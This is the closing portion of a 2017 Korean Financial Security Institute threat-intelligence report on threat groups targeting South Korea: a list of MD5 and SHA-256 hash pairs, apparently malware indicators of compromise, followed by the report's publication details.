AAE751FABE204F113F9AB62F6C999EBD	B3296E58594AA83F6EA7212A21EDF6BBF851C1BB8B95C0E37485965CE2DC32A3
EDDB7AAC1240E5CDADB313F32B62A910	6D456D685D554707093376C560BC1A6EC877F7077AA852717C096A7BFC3BCCF1
D44FE3FD0B6FC73B6BB016C81AAD30CE	36D968FEE978D90089B47A489ADA2AB65ED5696616A9D7716EDE4A4EA0EDA8D3
09A365BCA304D011E519978375EFE9B0	21312CDCC2FAAB6369AC44E1539E50B3D3B7825A2CB2E4A54CF96E6E6BA106F6
66100C3E314671087C97AD27CD4288E7	5319BF0E19794D80FAAB70224A42EC0A92E6ACFC43321C6C00D4DB60489E60E1
9FFFF56D809ABF5C020330E1F0F96073	574AE2C03CB4A76571B443BEB22E38D1440C984B08C374A2CD208CDBF273EB37
4AAA3C19769BA256113BF3B4EF03D4FE	66643C9252BBE22E2441C1C83BDFE13260612C9D6D48593972CC6D2436A2EC49
53F349F4064AC498766339D53A067E51	6B0551C4912E098AFA0C72264FC5DF9A2B21995436E15ED4A3C1FFF06EF4CEE3
F114AC04C734195D81585FD1C52FF055	80B5FCC7F075F27858A32FAB7E5C5B01F6509A76F9FE245107E0F01794B72619
5CA4562A5BFA15417707D3168161CB23	8AE3CAB3F13047BD41CE6CAC47BD2B86195DDD872D14064BA4BEEA0A935EFD07
4A9E60845C357651B43D44091D15576D	8B93444033FB200524C58763C43F90FFA258228C2411872069A9B90E00D58A59
4612B19B6F632BB53B76029F099701E9	92CB1D209D0FDC62012BFF10C21EEB5C7DD003AF31B1B4C7BA081C46E5C1590C
F8F904842332D549E3AD5150112E159B	969B0EB8D29092C46CC15386629D26F8599D2F13C7461DBF253F77E518502779

9825763EDE4A2077DF0CC39D14964554	996C13779A333761380A0B7366EEA0EA91F20FFBED2D9B323DD4A0F71DEC82CA
550638EDFF8652F5E5D888C5C55860E6	9B694E23481AA41231A8E03689FB9DE5862E9799B844DF0957EFACD2CA049855
853236373FD97396D422F749B78ED3D6	9C4B6B80EA910938DC2FCC1B3A9F960F4A805BD2232110E1543753A462C879A7
DD62A1F28044D451D75437750755D59D	9DFE0F0D18C5AE2ECB0DCD1F79BCAA473AD6EDE3C8FEE5F289E85A33A15CEF49
20D24C2CBBBF35F7687D7EF287EBEC08	A3D5F7AFE72489B58AD8609BC422368901D024CB8615F2C951506ADF6B13B762
B84293FEEDC66909F3D3B517B5396DCE	A79E94347BDB13F17494AAF39643D58F9EED396909D8A543F30D292A9677159A
7756992D31CCD9825CFC95C5CA187B1F	AE7826735CF486376A1BBA24F4217CB4F102C7805F6211E1806B0ED8EC53278F
01627DB48F9FB454264C2DD8A2777E6E	AED4A0E49B30B236E281B60A3548CF8BCAC2B879CC4E0567A8CB27A4CA5DEB5D
AAB506C427BF4036EF23D7D48EB4E9CC	B00438D683EE96D5C36867F4F6C39913B3CB0C0EDAAC87F94733EDB5D843589C
1C6268FA3040F558D0980819AD9D729C	C297B36EE3232AED58716C58D3F0FDCA7208A8D6C52E39CE3F3305B4252701FF
9CB5B1B4ABEBD7CA916370ADAD0C2BEB	CBB84A85F8C2503CF5885F9156E8F5CFB87DF3459C185193470AF8D0668D7210
017C4F728F9F27B2E90343FB93681437	CCBF49A2441751064E162AAE5E0C8B7C9580D2A7D72010834E3511FEFE3336FE
7BE9CD0A6A9B3A0CCBCA004E35E58ED2	D01BEB2CF50EA5E3D51ECBE5A37125F4B220E550B61F878A5835A88BFA65407B
141840CB756DA90D10DABE26F54F6A4A	D2283203B4B103E903C437CB043B8628C05316CD28E1653B461416B6DCAC8D0D
69303A41F7883FE49783ED4290EFBF9F	DA67944EE20AE998E0B985912326A3FD03C54C60BF807A6875D48E14364D9144
3FDB8B1147D86E50B0595FB42D40D288	E57B24D962C8A90EB5AB98D9594D7EA077609227565BEEBEF04C2AF3CB111DF5
A1F92B84614D7F07AB84C7A97675B299	EB55BC07470EB762EF63415EE8D5F9A8A2BBF3C0256803FBF177FD6E30400733
8233AE53A68EDCE1A1D7CA3E38876F79	F209AD9A36F564519A4AB88C48877321B83AD5BDA28D9A500C05D4FDA89CC7B1
8360DF5AAC96CF5DB06F3EC2F3F668AA	F286D5F49B1DF572785600BB6B7D4E4D30C76C89B52AF50CF3D865CA4BF499D8
C6D535887C497AEDA51032FDE69D6FD6	F566074B1078D659696D5D3D20B155C7082DE39A07AF9BA83FAD5E6C31FFF467
77EB31433051A5D674876471441AA243	F96C267F3DD838A8BB08D4E8150D1A7535888800098BD40FBBDFE953EC2B01B1
AA244E7809149C7460502FCA763915CF	06A778A1F55E15C880628F2C20DB930D6657DC8225A0527F0F044D88F8E9199D
9EF85A2E35AE36BDAEF6A92EF8CDE3D5	0A83225148B930CD41FDD09D1B09866EC053EBCF29A2E12AAA9551FF88BEA1F4
F7F39C3580FC1C81C2A37318E514F9BE	0B1AB915253783544659B5ED74BBA650A0CE589B7A0DD8C017280D0F00201F35

42216A3521C3F5C7BB46E31F8EA95580	1B57AD25590263568D17282D3E8BAD0451C0655E0909A5CDCCA288DB386E29F8
D97DF4859B1D6AFB3A9CF546D52026B4	1F2B1AB0D548037256E9936F1414DBDC5B0F51E7E82B0B80A9C9C976FFCF130C
B9CFF499639723C185E80D082DBA7DDF	255CBC6123BB14F2D2A1A4C271EAA2ECEF9A7C7803E296B87988A68D2DF4A935
2905929066D925CD0CE5AC63F0EF47A9	26EA3BD5717FBEBA1A3E480625E77BB08AD668C236AF56F9D042812B4384C2AA
40685422B591D8EFAD694CA003FFEA03	2C92432074E2D7C07D3E0C588F9BB05F58F17FB9C5D0CC6A436F4F5143E09E6D
A57797D9E384261F383F96209791FA7B	3D3C8C883C1FB972C5C50A7B2B4ECCEF72DBA479657EE462260242D4C66CDC54
31D329CFEB7ADEE9C1D72688D6F2FCEF	3F9E89A063C1FD7F18F36527344DF275D3BAB2C6A27DECDD9A261412F491D99A
3F4B4EA3F32A166ED533420873C84E56	411722B3F69302800DA63DEA96A96E6085E70E27EE4C4449F8812F15E7E893A2
1E83BD892072593B3988261BB9013F33	482FF1B4E34D4A172FB03CBA4C1F33A45CE0444FE549433F3B92F6D0945E3511F

국내를 타깃으로 하는 위협그룹 프로파일링

발행일 : 2017년 7월

발행인 : 허창언

작성자 : 금융보안원 침해대응부 침해위협분석팀 (팀장: 이성욱)

곽경주 (이후 가나다순), 김재기, 유정각, 장나리, 장민창

발행처 : 금융보안원

경기도 용인시 수지구 대지로 132

TEL: 02-3495-9000

본 문서의 내용은 금융보안원의 서면 동의 없이 무단전재를 금합니다.
본 문서에 수록된 내용은 고지없이 변경될 수 있습니다.


금융보안원
FINANCIAL SECURITY INSTITUTE